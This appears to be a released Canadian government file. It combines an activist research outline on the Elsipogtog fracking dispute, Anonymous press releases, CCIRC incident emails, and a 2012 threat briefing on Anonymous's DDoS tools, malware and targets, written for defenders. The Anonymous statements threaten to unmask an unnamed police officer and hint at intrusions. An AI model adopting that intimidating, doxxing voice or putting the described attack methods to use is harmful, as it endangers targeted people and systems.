This project was conceived to help us all collaboratively map the relationships and finance/behavior patterns between the corporate and government players determining the quality of our environment, and of our lives. As @GeorgieBC points out so eloquently in this http://georgiebc.wordpress.com/2013/10/21/good-bye-wikipedia-hello-something-else/ article, we have grown past the need to have our data interpreted and spoon fed to us by the very corporations and politicians who have a vested interest in manipulating our perception of reality. From the article above link above:

"To be a stigmergical project instead of a cooperative one, each contributor must be free to work according to their own ideas and the power of the user group must be limited to acceptance or rejection of the final project for their own use only. This is simple in a structure like pearltrees where everyone creates their own pearls or pearltrees and others link to them or not as they see fit. It is simple in an RSS or Twitter feed where anyone can create their own list of voices to follow. It is impossible in Wikipedia."

It's time to own our knowledge and ability to share what is important to US with one another. We've found Pearltrees to be a wonderful collaboration tool, and are hoping you will like working with it as well. At the end of this outline you will find some FAQ's from the Pearltrees website. First we'll just review why and how Pearls were used to map relationships in support of the Elsipogtog Sovereignty call and fracking resistance.

Canada is as transparent as it's tar sands discharge

We have begun to map the corporate players in New Brunswick, but hit a wall on the politicians as there is no public data available for campaign financing, or political financing, in New Brunswick. Their election reporting site says:

"The Political Process Financing Act requires each registered political party to file semi-annually with the Supervisor a financial return disclosing the sources of political contributions, other revenues, and details as to how those funds were expended. Each registered district

association and each registered independent candidate are required to file a similar return annually."

but there is NO DATA there! Furthermore:

"Over the course of 2013, Elections New Brunswick will provide the public with the ability to search on-line for the financial returns submitted by the political parties, district associations, candidates and third parties."

Well, it's late October of 2013, and the only data posted there is an Excel spreadsheet with a picture of a graph in it showing that 100% of the required 2012 disclosure forms have been received. Okay...then why aren't they PUBLISHED? It appears that we will have to do that ourselves. We will post a link to the site that tells you who all your "representatives" are, and hope that a local citizen answers our request to obtain and post disclosure documents so we can see (and Pearl) their direct financial relationship to the corporations

Reality TV stars are not more interesting than the Ruling Elite

In addition to this factual, financial information about those who rule, we need gossip! That's right...I said it...good old-fashioned gossip! Because it is a bit interesting when André Desmarais, son of Paul Desmarais (worth 4.5 billion or so), marries former Canadian Prime Minister Jean Chrétien's daughter, France. Where did all their new furniture come from - a tax write off? What Board of Directors do they and their friends sit on? What charities do they run and contribute to? These people are the new Ruling Elite, and we should know more about them than we do Justin Beiber, who is irrelevant.

Our goal is to map the relationships among all these people and their business interests - to follow the money. Any intersections found between the corporations, or between them and the politicians, are relevant information if we are to understand whose interests are really being served in our communities. Pearltrees offer us a simple way to document and visualize these relationships.


Most of the relationships among business people will be found in their alliance organizations and councils. We focused on The Atlantica Centre for Energy to map the first level of relationships influencing the #Elsipogtog action. Why? Because it clearly tells us who is making money off this project. At some point we can add examples of the tactics each of these corporations use when doing business - which would tell us which tactics they're likely to use against an opponent. There is much that can be mapped - your imagination is the only limit.

Pearltrees can accept 3 basic forms of data: URL links to published content, image uploads, and brief notes. It is not a venue to publish new information in, but you can link to your own content. The free version has a limit for how many pearls can be added to any one branch (read the FAQs for more information on the process), so we mapped out the relationships in a collaborative virtual notepad first using Riseup.net - because they are awesome! Support them if you can [redacted] You can use this as your starting point if you'd like - it shows the information we'd like to see added for the People involved in these organizations, and who needs completion [redacted] You can use Hack Pad if you'd like to keep your research pad confidential [redacted]

We utilized URL links to existing data that was vetted to insure quality. Notes for explanations are good only where they can be pasted somewhere to link to, or their content is limited in lengths accepted by Pearl notes. "You can't put more than 16 pearls in the first ring of a pearltree, you can't put more than 32 pearls or pearltrees in the second ring or more than 48 pearls or pearltrees in the third ring." To get started with pearls, see the FAQ' [redacted] Mapping out your data before starting to pearl may seem like a waste of time, but will save frustration in the long term. We gave you a copy of our garbled conversation while getting started with Pearling so you could understand how the information flows. See this pad for unpearled research and background.
[redacted]

Have FUN! :D Look for us on twitter in the #OpSWN hashtag, and contact @Kaymee and/or @GeorgieBC when you have pearls you'd like added to the original research, or research you'd like US to add to ours. Trick or Treat...Happy Hunting :)

http://pastebin.com/[redacted]



Greetings to our courageous Mi'maq friends who have stood valiantly against the forces of frack.

To the forces of fracking in New Brunswick and beyond, you didn't expect us, did you?

On Friday, Anonymous put out an #OpFrackOff press release denouncing and seeking to identify the RCMP officer responsible for saying "crown land belongs to the government not to fucking natives." This comment was first reported on Thursday at 12:27 pm Atlantic time by APTN

camerman Ossie Michelin. It has been confirmed to Anonymous by two sources. One source provided a picture of the officers from which the comment came. The picture's time stamp is at 12:29 pm Atlantic.

An independent anonymous source was able to give a more complete description of the officer. The second source's description nicely fit the man on the far right of the picture: black hat and glasses. That source also passed us a second, later picture that they believe to be the same officer.

It appears to Anonymous as if none of the camo and black clad paramilitary officers were wearing any identifying information.

This is unacceptable.

The attire of the officer in question suggests that he is with one of the RCMP's Emergency Response Teams. In New Brunswick, this would be the J-Team. Why is Canada attacking it's First Nations population with a self-described paramilitary force? To protect the right of a Texas oil company's fracking ambitions? And what do Wendy's french fries have to do with fracking?

Wait, Wendy's French fries?

Cavendish Farms is the top French fry supplier for Wendy's in North America.

Who the frack is Cavendish?

Cavendish Farms is owned by the Irving family, the oil and gas and media magnates that control nearly everything in New Brunswick. Halifax Media Co-op has already reported that SWN, the Texas oil company that owns most of the fracking rights in New Brunswick, is working hand in glove with the Irving's in Elsipogtog.

Independent journalists with #OpSWN are working to lay out all the relationships between SWN Resource Canada, the company wanting to frack on traditional, never ceded Mi'maq territory, and a variety of other resource extraction companies in Canada, including Irving Oil.

These relationships include media, money, and political connections. Anonymous continues to demand that the officer who racially slurred our Mi'maq friends be identified and disciplined.

And that the RCMP apologize for it's racist violence.

It is almost unbelievable that an officer could spell out so clearly the problem that has been at the heart of the relationship between Canada and its First Nations from the very beginning. This is the colonial attitude and it's violent tendencies in a perfect nutshell.

If anyone has video or audio recording of this event, please release it to the public as soon as possible.

Anonymous also requests that the public help the independent journalists mapping information via Pearltree regarding the collusion that exists in the Canadian Atlantic between media, politicians, and oil and gas companies. Follow #OpSWN on twitter for details.

Help us demand that the courage of Elsipogtog in standing up to a paramilitary force not be wasted.

Premier Alward has dismissed calls for a referendum on fracking, saying that one isn't needed.

Anonymous disagrees.

The people demand a direct say over whether or not their water is poisoned. Anonymous calls for a referendum on fracking exploration to determine the will of the people. Until that time, Mr. Alward, put your paramilitary thugs back on desk duty.

We are Anonymous.

The Corrupt Fear Us.
The Honest Support Us.
The Heroic Join Us.

From: CYBERDO
Sent: Wednesday, October 23, 2013 9:37 AM
To: [redacted]
Cc: CYBERDO
Subject: CE13-007294 [Anonymous activity against CDN energy sector company]
Attachments: OpFrackOff Elsipogtog Oct 22.txt; OpSWN - Oct 19.txt; OpSWN Press Release Oct 22.txt

Good Morning [redacted]

CCIRC would like to provide you an update on this event. Anonymous has posted more information on pastebin, the contents are attached to this email for you.

Thank you,

Julia

From: CYBERDO
Sent: Monday, October 21, 2013 9:43 AM
To: [redacted]
Cc: CYBERDO
Subject: CE13-007294 [Anonymous activity against CDN energy sector company]

Good Morning [redacted]

It was a pleasure talking to you this morning. As discussed, here is a cut and paste of what was posted on pastebin by Anonymous.

Regards,

Julia Scouten
[redacted]
Senior Incident Handler | Gestionnaire d'incident
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

1. Trick or Treat! ? (^5^)
2.
3. Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.
4.
5. Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!
6.
7. SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.
8.
9. We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.
10.
11. SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....
12.
13. But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.
14.
15. For now, a message to New Brunswick fuzz:
16.
17. We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.
18.
19. For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:
20.
21. Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."
22.
23. Fire him now. Fire him fast. Fire him without hesitation.
24.
25. Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137
26.
27. State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)
28.
29. Find him. Fire him. Get him before we do.
30.
31. #GetTheFrackOutGashole
32.
33. And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.
34.
35. Expect it.
36.
37. We are Anonymous.

38. The Corrupt Fear Us.
39. The Honest Support Us.
40. The Heroic Join Us.

Page 751

is withheld pursuant to sections

est retenue en vertu des articles

of the Access to Information

de la Loi sur l'accès à l'information

From: [redacted]
Sent: Wednesday, October 23, 2013 9:53 AM
To: CYBERDO
Cc: CYBERDO
Subject: Re: CE13-007294 [Anonymous activity against CDN energy sector company]

Julia,

thank you for keeping us apprised.

[redacted]

On Oct 23, 2013, at 8:37 AM, "CYBERDO" [redacted] wrote:

> Good Morning [redacted]
>
> CCIRC would like to provide you an update on this event. Anonymous has posted more information on pastebin, the contents are attached to this email for you.
>
> Thank you,
>
> Julia
>
> **From:** CYBERDO
> **Sent:** Monday, October 21, 2013 9:43 AM
> **To:** [redacted]
> **Cc:** CYBERDO
> **Subject:** CE13-007294 [Anonymous activity against CDN energy sector company]
>
> Good Morning [redacted]
>
> It was a pleasure talking to you this morning. As discussed, here is a cut and paste of what was posted on pastebin by Anonymous.
>
> Regards,
>
> Julia Scouten
> [redacted]
> Senior Incident Handler | Gestionnaire d'incident
> Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
> Public Safety Canada | Sécurité publique Canada

1. Trick or Treat! ? (˘ɔ˘)
2.
3. Ohai, everybody! It's your favourite masked skids. We're here to drop some spooks for the guns and gold crowd.
4.
5. Anonymous has launched #OpFrackOff, a tiny new operation in support of courageous indigenous women-at-the-front, drummers, elders, warriors,and children on the barricades in #Elsipogtog. What a wonderous thing you have done in standing up for your land rights and the water rights of all Canadians!
6.
7. SWN Resource Canada, Inc. has given us the perfect port from which to launch a gaggle of pirate ships that we have been anxious to set sail.
8.
9. We can hardly contain our pleasure with all the goodies we have already collected in our bags. Even still, we are knocking on virtual doors all over the Canadian Atlantic.
10.
11. SWN, do you have any idea what kinda info treats you've left laying around in public? So many names. So many many ....
12.
13. But we are getting ahead of ourselves. It's nearly Caturday already! The legion is saving all our best SWN goodies for sun-up Monday morning.
14.
15. For now, a message to New Brunswick fuzz:
16.
17. We suppose you'll think twice next time before fiddling with a Mi'maq Chief and Council. The corporatized media spin cycle can't get the chronology straight, but we can. And everyone else can too.
18.
19. For now, we have one demand for the 700 or so weaponized court clowns who didn't succeed in evicting or intimidating all of the approximately 75 Keepers of the Land. (Crispy crisp cruisers, yum YUM!) Here is our initial demand:
20.

21. Fire the Camo clad racist who said: "crown land belongs to the government not to f*cking natives."
22.
23. Fire him now. Fire him fast. Fire him without hesitation.
24.
25. Our hive will be busy working to identify him. One of our legion heard this remark in person at the same time as this reporter from APTN: https://twitter.com/Osmich/status/390846422666715137
26.
27. State stooge media might think it can ignore the comment, but that's why it is losing the battle for eyeballs that we are winning. Politicians are talking about the comment. Every First Nations person in Canada is or will soon be aware of the comment. Ignore it at your own peril. We will be doing our damndest to out the dood who perfectly said so much about everything that is Canada and its relationship to the people who were here first. (But maybe he isn't actually police at all, hmmm?)
28.
29. Find him. Fire him. Get him before we do.
30.
31. #GetTheFrackOutGashole
32.
33. And, #OpFrackOff will have more deliciousness to deliver in less than 72 hours.
34.
35. Expect it.
36.
37. We are Anonymous.
38. The Corrupt Fear Us.
39. The Honest Support Us.
40. The Heroic Join Us.

<OpFrackOff Elsipogtog Oct 22.txt>

<OpSWN - Oct 19.txt>

<OpSWN Press Release Oct 22.txt>

From: Clow, Patrick
Sent: Thursday, November 07, 2013 2:10 PM
To: [redacted]
Cc: CYBERDO; Scouten, Julia
Subject: CE13-007294 - [Potential "Anonymous" activity against Canadian CI]
Attachments: IN12-501 - Overview of the Hackivist Group Anonymous.pdf

Good Afternoon,

As discussed during the call, CCIRC is Canada's national coordination centre for the prevention and mitigation of, preparedness for, response to, and recovery from cyber events. Our operations are 24/7 with staff personnel in the office 6am – 9pm EST, 7 days a week.

We can be reached at the following coordinates:

Telephone: [redacted] *(follow the voice mail to the end and then press 1)*
Email: [redacted]
PGP: http://www.publicsafety.gc.ca/cnt/ntnl-scrt/cbr-scrt/_fl/CCIRCPublicPGPKey.txt

CCIRC also has an extensive malware lab where we can analyze malicious files received (real or suspected). Potentially malicious files may be shared with CCIRC at: [redacted]
Note: Suspicious files/emails should be zipped and protected with the password "[redacted]

Attached is an Information Note that provides an overview of the Anonymous collective from March 2012. We've also provided several links to publicly available mitigation guidelines.

Mitigation Guidelines for Denial-of-Service Attacks
http://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2012/tr12-001-eng.aspx

Mitigation Guidelines for Advanced Persistent Threats
http://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2011/tr11-002-eng.aspx

Malware Infection Recovery Guide
http://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2011/tr11-001-eng.aspx

Please let us know if you have any questions or concerns.

Thank you

Patrick Clow, CISSP
Manager, Cyber Operations | Gestionnaire des opérations cybernétiques
Canadian Cyber Incident Response Centre | Centre canadien de réponse aux incidents cybernétiques
Public Safety Canada | Sécurité publique Canada
Telephone | Téléphone +1 613-991-9949 Facsimile | Télécopieur +1 613-991-3574
Patrick.Clow@ps-sp.gc.ca
PublicSafety.gc.ca | securitepublique.gc.ca
Government of Canada | Gouvernement du Canada

(La version française suit)

PUBLIC SAFETY CANADA
CANADIAN CYBER INCIDENT RESPONSE CENTRE

****
INFORMATION NOTE
****

Number: IN12-501
Date: 1 March 2012

****
Overview of the Hacktivist Group "Anonymous"
****

PURPOSE
========

The purpose of this report is to provide an overview of the hacktivist group "Anonymous." It contains information on its organizational structure, tradecraft and targets; the threat to Canadian Critical Infrastructure systems; and recommended mitigation.

ASSESSMENT
==========

EXECUTIVE SUMMARY

Anonymous targets governments, private firms and individuals whose activities or purposes appear to be in conflict with principles espoused by the group. These principles mainly focus on: civil rights (e.g. oppressive regimes); information accessibility (e.g. Internet censorship); and other causes associated with perceived social injustice.

Based on a view of previous targeting by Anonymous, Canadian critical infrastructure systems could be targeted due to government legislative and regulatory initiatives (e.g. the Copyright Modernization Act) and initiatives that may result in activist opposition (e.g. environmental or social issues).

Anonymous uses a number of capabilities against its targets. These include, but are not limited to, distributed denial-of-service attacks (DDoS)(2), password cracking, SQL injections(3) and malware (virus) deployments. Canadian organizations have been both direct and indirect targets of Anonymous activity. For example, the Toronto Police Service website was hacked in 2011, likely in response to the "Occupy Toronto" camp evictions; Canadian corporations involved with the Alberta Tar Sands have been targeted, in particular to protest against the Keystone XL pipeline; and subsequent to a late-2011 breach of STRATFOR, a US corporation with links to intelligence and law enforcement organizations, credentials used by Canadian organizations to access STRATFOR databases were published. Although Anonymous leverages a variety of tradecraft to achieve its aims, strong IT security practices will help to defend against Anonymous exploits. The majority of these exploits are not leveraging zero-day(4).

OVERVIEW

Activist hackers have increasingly engaged in cyber threat activities to advance their agendas. Most notably, "Anonymous" is a term that refers to a group of activist hackers, or hacktivists, that poses a wide range of cyber threats to government and commercial organizations around the world. Anonymous' agenda has included initiating cyber threat activities in protest of perceived government-mandated Internet censorship and in support of worldwide activist movements.

STRUCTURE

Anonymous is loosely composed of sub-groups (e.g. Anon-ops5, LulzSec6) and often conducts joint campaigns with other hacktivist groups in support of the same agenda. For example, TeaMp0isoN and People's Liberation Front are separate hacktivist groups with the freedom to opt-in or opt-out of projects conducted jointly with Anonymous. The Anonymous movement has also inspired copycat actions from other hacktivist groups, such as LulzRaft7.

Anonymous is not organized hierarchically and does not have defined leadership. Furthermore, although there have been several unofficial spokespeople(8), Anonymous does not officially have a specific spokesperson. The only requirement for members of Anonymous (known as "Anons") is that they must always remain anonymous while participating in cyber campaigns supporting Anonymous' efforts. In many cases, Anons voluntarily join a botnet by downloading and installing the Low Orbit Ion Cannon (LOIC)(9) onto their computers. (Comment: The absence of a defined leadership structure is possibly why some threats associated with Anonymous are carried out, whereas others become empty threats if general consensus of a target was not agreed upon by the group at large.)

CHOOSING TARGETS

Since Anonymous is decentralized, new targets are determined in a variety of ways. Some of the most commonly used and documented methods of selecting targets are listed below.

- Through consensus among Anons using online polls. Following a discussion on an IRC, an online poll will be conducted to determine the target(s) of DoS/DDoS attacks. Although it appears to be a democratic process, elite Anons who are IRC channel operators are the ones who make the final decision about where to direct the LOIC attacks.
- As a response to perceptions of direct or indirect provocation by governments, by other hacking groups or companies (e.g. HBGary(10)), against the group as a whole, or against the principles to which Anonymous adheres.
- By exposing poor security practices. For instance, Anonymous members may use "Google Hacking" to identify vulnerable targets of opportunity. Results of such reconnaissance activities are often posted ans shared using sites such as pastebin.com .

These targeting practices are generally implemented in support of a specific Anonymous objective or campaign. For instance, one key Anonymous raison-d'être is to promote the ongoing "Operation Anti-Security" (also known as "AntiSec"), which is a declaration of cyber warfare on governments and corporations in response to perceived corruption and Internet censorship. As part of this campaign,

Anonymous members are encouraged to locate and leak classified government information and to target banks or other high-profile establishments.

PAST TARGETS/BEHAVIOUR

Anonymous has initiated cyber threat activities in protest of government decisions and in support of their own principles. Recently, its hacktivism efforts have been concentrated on the various Occupy(11) movements, protesting Internet censorship and Internet filtering, protesting against oppressive regimes, and supporting WikiLeaks. These campaigns include:

2008:
Project Chanology (worldwide)
Action: DDoS attacks were launched against the Church of Scientology websites and non-violent protests worldwide.
Reason: The Church of Scientology was attempting to restrict access to information that it found embarrassing and was readily available on the Internet.

2009:
Anonymous Iran (Iran)
Action: An Iranian Green Party Support site, Anonymous Iran, was created to provide covert resources and event updates for Iranian protestors during government-imposed Internet information censorship.
Reason: To provide support to Iranian protestors against a regime perceived to be corrupt.

Operation Didgeridie (Australia)
Action: A DDoS attack was launched against the Australian prime minister's website.
Reason: To protest against proposed government policy and legislation related to the implementation of ISP-level blacklists.

2010:
Operation Titstorm (Australia)
Action: A DDoS attack was launched against the Australian parliament's website and the prime minister's website was defaced.
Reason: To protest against the implementation of an Internet filter that would block websites containing child abuse material and certain types of pornography.

Operation Payback / Operation Sony (worldwide)
Action: DDoS attacks were launched against Sony PlayStation websites.
Reason: To support online file-sharing and to retaliate against Sony for seeking legal action against two individuals who successfully hacked the PlayStation3 system to allow users to run generic applications(12).

Operation Avenge Assange (US)
Action: DDoS attacks were launched against Amazon, PayPal, MasterCard and Visa websites.
Reason: To show support for WikiLeaks and to protest against its founder's arrest.

Operation Zimbabwe (Zimbabwe)
Action: DDoS attacks were launched against the Government of the Republic of Zimbabwe's websites.
Reason: To protest against censorship of WikiLeaks documents.

2011:
Operation Tunisia (Tunisia)
Action: DDoS attacks were launched on the Government of Tunisia's websites.
Reason: To protest against Internet censorship and to support the Arab Spring(13).

Operation Syria (Syria)
Action: Website of the Syrian Defence Ministry website was defaced.
Reason: To support the Arab Spring (Syrian uprising).

Operation Egypt (Egypt)
Action: A DDoS attack was launched against the Government of Egypt's website and the National Democratic Party's website. Also, the names and passwords of email addresses of government officials were released.
Reason: To support the Arab Spring (Egyptian revolution).

HBGary Federal (US)
Action: HBGary's website was defaced, company files were deleted and 68,000 employee emails were published.
Reason: An HBGary official provoked Anonymous by threatening to expose information about the group.

Bank Of America (US)
Action: Sensitive Bank of America documents were released online, which allegedly proved cases of corruption and fraud at the bank.
Reason: To protest in support of allegations of corruption and fraud within the US banking system.

Operation Malaysia (Malaysia)
Action: DDoS attacks were launched on 91 Government of Malaysia's websites.
Reason: In response to the Malaysian government's censorship of sites such as Pirate Bay(14) and WikiLeaks.

Occupy Wall Street (US)
Action: DDoS attacks were launched on the Oakland Police Department website and the St. Louis mayor's website.
Reason: To protest evictions of protestors from Occupy sites, in support of the worldwide Occupy movement.

Operation Mayhem (US)
Action: Guy Fawkes virus was released on Facebook.
Reason: To protest the Stop Online Piracy Act(15), perceptions of police violence towards protestors in Occupy movements and any opposition to Anonymous activities.

Cox Communications (US)
Action: Domain Name System (DNS) servers were taken offline, removing Internet access for clientele in most of southwest America.
Reason: To protest Cox Communications' attempted regulation of customers' data usage quota.

Operation Blackout (US)

Action: In November, Anonymous threatened action against the US government.
Reason: To protest against the Stop Online Piracy Act.

STRATFOR (worldwide)
Action: STRATFOR is a US company that provides services to intelligence and law enforcement agencies, among others. Two hundred gigabytes of data was stolen from STRATFOR's web servers and subsequently published. The stolen information included active credit cards, e-mail addresses, phone numbers, encrypted passwords and sensitive information from clients (including government and military departments). Anonymous planned to donate to charities using the stolen credit card information.
Reason: Following the HBGary incident, Anonymous began to investigate what it refers to as a "state-corporate alliance against the free information movement." Due to STRATFOR's ties with the intelligence and military contracting sectors and government agencies, Anonymous believed that targeting STRATFOR would "improve [their] ability to continue this investigation and thereby bring to light other instances of [perceived] corruption, crime and deception on the part of certain powerful actors based in the US and elsewhere(16)."

Ongoing:
Operation Antisec (NATO, Tunisia, Brazil, Australia, US, Turkey, UK, and other countries)
Action: In the US, DDoS attacks were launched against the Central Intelligence Agency's (CIA) website, the US Senate website was hacked and information about its internal server structure was released. In the UK, DDoS attacks were launched against the Serious Organised Crime Agency's (SOCA) website.
Reason: The declaration of cyber warfare on governments and corporations worldwide in response to perceived corruption and government censorship.

CANADA:
Anonymous has directly and indirectly targeted the Government of Canada, Canada's municipal governments and Canadian private corporations. Examples include:

Government of Canada:
STRATFOR (December 2011)
The federal government has been an indirect target of Anonymous activity in connection with STRATFOR. STRATFOR is a resource used by various federal departments. When usernames and passwords were released by Anonymous, some of them included those of federal employees(17).

Bill C-11, ACTA and Bill C-30 (February 2012):
The federal government was directly targeted by Anonymous in relation to the Bill-C-11 (Copyright Modernization Act), ACTA and C-30 (Lawful Access Package) through denial of service attacks and threats against the Public Safety Minister extensively covered in the media.

Municipal Governments:
Toronto (November 2011)
Anonymous threatened to take down the City of Toronto's website if officials evicted protestors from the Occupy Toronto camp. Although no known activity was conducted against the City of Toronto's website, the Toronto Police Service website was hacked and several usernames and passwords were stolen, possibly in retaliation to the continued efforts to evict the Occupy camp.

Private Corporations:

Operation Green Rights/ Project Tarmaggedon (July 2011)
In response to concerns about the environment, Anonymous has targeted companies related to the Keystone XL pipeline and the Alberta Tar Sands project.

TRADECRAFT

Anonymous has traditionally used basic, open-source-available cyber threat tradecraft against their targets. However, beginning in mid-2011, Anons have begun developing their own malware. (Comment: The exploits below do not represent a conclusive list because Anonymous has a large number of members and all of their activities cannot be tracked and attributed to Anonymous.)

DoS/DDoS:
Anonymous' usual method of choice is to launch DoS/DDoS attacks against a target's website in an effort to bring the network offline and to make the website unavailable to legitimate users. Two commonly used methods include:

- LOIC/HOIC/JS LOIC/BOIC:
Anons are encouraged to download and launch the Low Orbit Ion Cannon application enabling them to willingly participate in a botnet. The LOIC is pointed at a target of choice, which then disrupts the service of the victim's host. However, since LOIC can reveal the IP addresses of its users, its traceability has prompted Anonymous to find other means of attacks such as encouraging the use of anonymization proxy like TOR (The onion router). Other versions of the tool include a Javascript version, JS LOIC, and most recently, a Bookmark-based version coined BOIC. These versions require little more than one mouse-click to flood a target with GET and POST packets aimed at creating a denial of service condition.

- Apache Killer:
The Apache DoS tool nicknamed the "Apache Killer" exploits a vulnerability that allows remote attackers to send requests to servers via a malformed uniform resource identifier (URI)(20). It is designed to drain the web server's memory, which would then take the website offline. It also allows a remote attacker to use a single computer to wage DoS attacks against an Apache server.

DoS/DDoS via SQL Injections:
- #RefRef:
Anonymous developed and released a Perl DDoS tool in September 2011, #RefRef, that exploits SQL(21) vulnerabilities. The tool sends malformed SQL queries, specially crafted to exhaust server resources, to a web portal hosted on an SQL server. As a result, the website would be taken offline. #RefRef could be used in combination with tools such as Havij, an SQL Injection tool that helps penetration testers find and exploit SQL Injection vulnerabilities. As a result of SQL vulnerability exploitation, database content could be changed, or database information (such as credit card information or passwords) could be stolen.

Guy Fawkes Virus:
Malware development is also something that Anonymous members have been focusing on. The Guy Fawkes(22) virus was developed by Anon to take control of a Facebook account and use it to spread malware to other members without the users actually logging onto the site. According to security analysts at the antivirus software company BitDefender, the Guy Fawkes virus (which they have named Backdoor-Bifrose-AAJX) has the ability to inject itself in the Internet Explorer process, providing a

remote attacker with unhindered access to the compromised system. It would also record keystrokes and disrupt processes of known antimalware software. (Comment: Although the Guy Fawkes virus was previously believed to be responsible for the massive pornographic spam attack against Facebook in November 2011, this was later refuted by Facebook and BitDefender. Anonymous has stated that it is still working to control the virus to be used at a later date.)

Other:
Other techniques used by Anonymous include using social engineering techniques to gain access to victims' systems (e.g. HBGary Federal), using web defacement to post embarrassing messages on victims' websites, using password cracking to exfiltrate data from a victim's database, and using a Twitter raiding tool called Universal Rapid Gamma Emitter (URGE) to hijack Twitter trending topics into topics of interest to Anonymous. It also allows Anons to tweet messages within the topics.

MITIGATION
==========

Strong IT security practices will go a long way to defending against threats such as the Anonymous hacktivist collective. Anonymous generally leverages open source or well-known vulnerabilities. The nature of the targets is also generally advertised in open forums such as Twitter and Pastebin, as well as main stream media.

Organizations are encouraged to consult CCIRC's mitigation guidelines for advanced persistent threats and DDoS attacks found here:
http://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2012/tr12-001-eng.aspx
http://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2011/tr11-002-eng.aspx
http://www.publicsafety.gc.ca/cnt/rsrcs/cybr-ctr/2011/tr11-001-eng.aspx

In addition, the following mitigation is available for some of the tradecraft specifically noted above:

Apache Killer
- Apache has since released patches to fix this vulnerability. All users are recommended to upgrade to Apache 2.2.20 or higher.

#RefRef
- Webcode should be hardened against SQL injection to prevent the server from executing arbitrary SQL queries sent by unknown users. Consult best practices references such as the Open Web Application Security Project (OWASP) (https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet)

ENDNOTES
==========

(1) IRC is a protocol for Internet text messaging and synchronous conferencing. It allows group communications as well as private messaging and file sharing.

(2) A distributed denial-of-service (DDoS) attack is one in which a multitude of systems attack a single target. The flood of incoming messages to the target system forces it to shut down and denies service to legitimate users.

(3) SQL injection is often used to attack the security of a website by injecting SQL commands into the database of an application.

(4) Zero-day threats attempt to exploit new computer application vulnerabilities not yet known to the software developer or the general public.

(5) Anon-ops provides communications for Anonymous' announcements.

(6) LulzSec was a small team that joined forces with Anonymous in the ongoing "Operation Anti-Security" or "AntiSec" campaign, which later disbanded in the summer of 2011.

(7) LulzRaft was inspired by LulzSec group and has been responsible for web defacement of the Conservative Party of Canada's website and for accessing private information about the party's donors. They have also been linked to web defacement of Calgary-based energy company Husky Energy's website.

(8) Unofficial spokespeople for Anonymous include Jake Davis (also known by his online nickname "Topiary") and Barrett Brown. For more information on Jake Davis, please see http://nakedsecurity.sophos.com/2011/07/31/jake-davis-named-as-suspected-hacker-topiary-by-ukpolice/. For more information on Barrett Brown, please see http://www.dmagazine.com/Home/D_Magazine/2011/April/How_Barrett_Brown_Helped_Overthrow_the_Government_of_Tunisia.aspx.

(9) According to open source, LOIC is an open source network stress testing application that performs DoS or DDoS attacks on a target site by flooding the server with TCP or UDP packets to disrupt the service of a host.

(10) HBGary Federal is a technology security company that was working with the FBI to unmask members of Anonymous. In February 2011, the CEO, Aaron Barr, revealed an intention to release information on the identities of Anonymous members. As a result, Anonymous members compromised the HBGary website and stole and publicly released the company's documents and emails.

(11) According to open source, the Occupy movement refers to an international protest movement directed against high unemployment, social and economic inequality and perceived corruption in corporations and government.

(12) For more information, please refer to http://www.pcmag.com/article2/0,2817,2383018,88.asp.

(13) The Arab Spring refers to revolutionary protests occurring in the Arab world beginning in December 2010. Countries affected include Tunisia, Egypt, Libya, Bahrain, Syria, Yemen, Algeria, Iraq, Jordan, Kuwait, Morocco, Oman, Lebanon and Saudi Arabia.

(14) The Pirate Bay is a Swedish website known for facilitating illegal downloads and supporting the international anti-copyright movement.

(15) The Stop Online Piracy Act is proposed US legislation to combat against the online distribution of copyrighted intellectual property. This has been viewed by Anonymous as an attempt to censor the Internet.

(16) For the full explanation, please refer to Barrett Brown's statement at http://www.zerohedge.com/news/anonymous-explains-why-27million-stratfor-emails-were-hacked.

(17) CTEC has provided mitigation to employees of the affected departments.

(18) This legislation will be similar to previous bills: Bill C-50, Bill C-51 and Bill C-52.

(19) Operation Facebook was launched on November 5, 2011, because Anonymous believes that "Facebook is the opposite of the Antisec cause."

(20) For more information, please refer to CVE-2011-3192 at http://nvd.nist.gov/.

